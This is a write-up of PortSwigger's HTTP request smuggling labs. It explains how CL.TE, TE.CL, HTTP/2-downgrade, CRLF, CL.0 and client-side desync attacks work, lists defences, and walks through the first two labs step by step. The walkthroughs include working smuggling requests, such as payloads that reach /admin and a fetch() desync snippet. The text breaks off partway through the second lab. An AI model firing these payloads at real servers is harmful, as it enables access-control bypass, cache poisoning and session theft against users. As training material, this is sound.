Walkthrough - HTTP Request Smuggling Attacks Portswigger labs
An intro to HTTP Request Smuggling vulnerabilities and walkthrough of all 22 portswigger labs
Completed all 22 HTTP Request Smuggling labs from Portswigger. HTTP request smuggling exploits discrepancies in how front-end and back-end servers determine the boundaries of HTTP requests. When these servers disagree on where one request ends and the next begins, an attacker can smuggle malicious requests past security controls. These labs covered every major smuggling variant — classic CL.TE and TE.CL, HTTP/2 downgrade attacks (H2.CL, H2.TE), CRLF injection, request tunnelling, response queue poisoning, browser-powered desync attacks (CL.0, client-side desync), and pause-based smuggling. Below is a detailed explanation of the vulnerability class followed by step-by-step walkthroughs for each lab.
Understanding HTTP Request Smuggling
1. What is HTTP Request Smuggling?
HTTP request smuggling is a technique that interferes with how a website processes sequences of HTTP requests received from one or more users. When a front-end server (reverse proxy, load balancer, CDN) forwards requests to a back-end server, they share a TCP connection for efficiency. If these two servers disagree on where one request ends and the next begins, an attacker can prepend malicious content to the next user’s request.
Impact:
- Bypass front-end security controls (WAFs, access restrictions)
- Steal other users’ credentials and session cookies
- Perform reflected XSS without user interaction
- Poison web caches to serve malicious content
- Hijack admin accounts via response queue poisoning
2. How Request Smuggling Works
The core issue is disagreement between two headers that specify request body length:
Content-Length - specifies body size in bytes:
1
2
3
4
POST / HTTP/1.1
Content-Length: 11

hello=world
Transfer-Encoding: chunked - body sent in chunks, terminated by a zero-length chunk:
1
2
3
4
5
6
7
POST / HTTP/1.1
Transfer-Encoding: chunked

b
hello=world
0
When both headers are present and the front-end and back-end prioritize different ones, you get a desync.
3. Classic Smuggling Variants
CL.TE - Front-end uses Content-Length, back-end uses Transfer-Encoding:
1
2
3
4
5
6
7
8
POST / HTTP/1.1
Content-Length: 30
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Foo: x
TE.CL - Front-end uses Transfer-Encoding, back-end uses Content-Length:
1
2
3
4
5
6
7
8
9
10
11
POST / HTTP/1.1
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Length: 15

x=1
0
TE.TE - Both support Transfer-Encoding, but obfuscation causes disagreement:
1
2
Transfer-Encoding: chunked
Transfer-Encoding: x
4. HTTP/2 Smuggling Variants
HTTP/2’s binary framing and header compression introduce new attack vectors when servers downgrade HTTP/2 to HTTP/1.1:
H2.CL - Front-end uses HTTP/2 frame length, back-end uses Content-Length after downgrade:
1
2
Front-end sees: one HTTP/2 request (frame length covers body)
Back-end sees: Content-Length: 0, body becomes next request
H2.TE - Transfer-Encoding header passes through HTTP/2 downgrade:
1
2
Front-end: HTTP/2 frame length
Back-end: Transfer-Encoding: chunked → desync
CRLF Injection - HTTP/2 binary format allows \r\n in header values, which become delimiters after downgrade:
1
2
HTTP/2 header: foo: bar\r\nTransfer-Encoding: chunked
HTTP/1.1 sees: two separate headers
Request Tunnelling - Smuggling past front-ends that don’t reuse connections, using HEAD requests to read tunnelled responses:
1
2
HEAD /login → Content-Length header but no body
Front-end over-reads → exposes tunnelled response
5. Browser-Powered Variants
CL.0 - Back-end ignores Content-Length on static endpoints, body becomes next request:
1
2
3
4
5
POST /resources/image.svg HTTP/1.1
Content-Length: 30

GET /admin HTTP/1.1
Foo: x
0.CL - Front-end ignores Content-Length, back-end processes it. Requires an early response gadget to break the deadlock.
Client-Side Desync - Uses browser-compatible fetch() requests to trigger CL.0 on victim’s own connection:
1
2
fetch(url, {method:'POST', body:'smuggled request', mode:'cors'})
.catch(() => fetch(url, {mode:'no-cors'}))
Pause-Based - Send headers, pause before body, server times out and responds without consuming body:
1
Send headers → pause 61 seconds → body becomes next request
6. Attack Types
Response Queue Poisoning:
1
2
3
Smuggle a complete request → back-end sends 2 responses
Front-end only expects 1 → response queue desynchronized
All subsequent users receive wrong responses
Web Cache Poisoning:
1
2
3
Smuggle a request that redirects to attacker's server
Cache stores the malicious redirect for a static resource
All users loading that resource get poisoned
Web Cache Deception:
1
2
3
Smuggle GET /my-account before victim's request
Victim's cookies authenticate the request
Account page gets cached under a static resource URL
7. Defense Best Practices
Use HTTP/2 End-to-End:
1
2
Avoid downgrading HTTP/2 to HTTP/1.1 on the back-end.
HTTP/2's binary framing eliminates ambiguity in request boundaries.
Normalize Ambiguous Requests:
1
2
3
Reject requests with both Content-Length and Transfer-Encoding.
Strip Transfer-Encoding headers during HTTP/2 downgrading.
Sanitize \r\n sequences in HTTP/2 header values.
Don’t Reuse Back-End Connections:
1
2
Use separate connections per client to prevent cross-user poisoning.
If reusing, validate request boundaries strictly.
Secure Static Endpoints:
1
2
Ensure all endpoints properly read and consume request bodies.
Don't assume static file endpoints won't receive POST requests.
Labs
1. HTTP request smuggling, confirming a CL.TE vulnerability via differential responses
Description:
We need to confirm the CL.TE vulnerability via differential responses and smuggle a request to trigger the 404 Not found response.

Explanation:
We send the request to the main page to repeater.

We need to change request method to POST and HTTP /2 to HTTP /1.1. As we can see we get a 165 ms response.

When we try to add Transfer-Encoding chunked, update the Content-Length header and add the payload to check for discrepancies, we can see that it cause an error and the response took 10,000 ms to arrive. This confirms the vulnerability.

We use the below request to trigger the 404 Not found.
1
2
3
4
5
6
7
8
9
10
11
<Rest of the request>
Content-Length: 49
Transfer-Encoding: chunked

e
q=smuggling&x=
0

GET /404 HTTP/1.1
Foo: x
What it does is, the frontend reads the Content-Length (49 bytes) and forwards everything to the backend. The backend uses Transfer-Encoding: chunked, reads q=smuggling&x= as a chunk (size e = 14 bytes in hex), then reads 0 which marks the end of chunked body. Everything after that - GET /404 HTTP/1.1 and Foo: x - is left in the backend’s buffer and treated as the start of the next request. Foo: x absorbs the next request’s first line. Since /404 doesn’t exist, we get the 404 Not Found response. Send the request twice to solve the lab.
2. HTTP request smuggling, confirming a TE.CL vulnerability via differential responses
Description:
We need to confirm the TE.CL vulnerability via differential responses and smuggle a request to trigger the 404 Not found response.
Explanation:
We send the request to the main page to repeater.

We need to change request method to POST and HTTP /2 to HTTP /1.1. As we can see we get a 152 ms response. We also need to uncheck Update Content-Length option.

When we try to add Transfer-Encoding chunked, update the Content-Length header and add the payload to check for discrepancies, we can see that it cause an error and the response took 10,000 ms to arrive. This confirms the vulnerability.

We use the below request to trigger the 404 Not found.
1
2
3
4
5
6
7
8
9
10
11
12
<Rest of the request>
Content-Length: 4
Transfer-Encoding: chunked

5b
GET /404 HTTP/1.1
Content-Type: application/x-www-form-url-encoded
Content-Length: 7

x=
0
Sending it twice didn’t work.
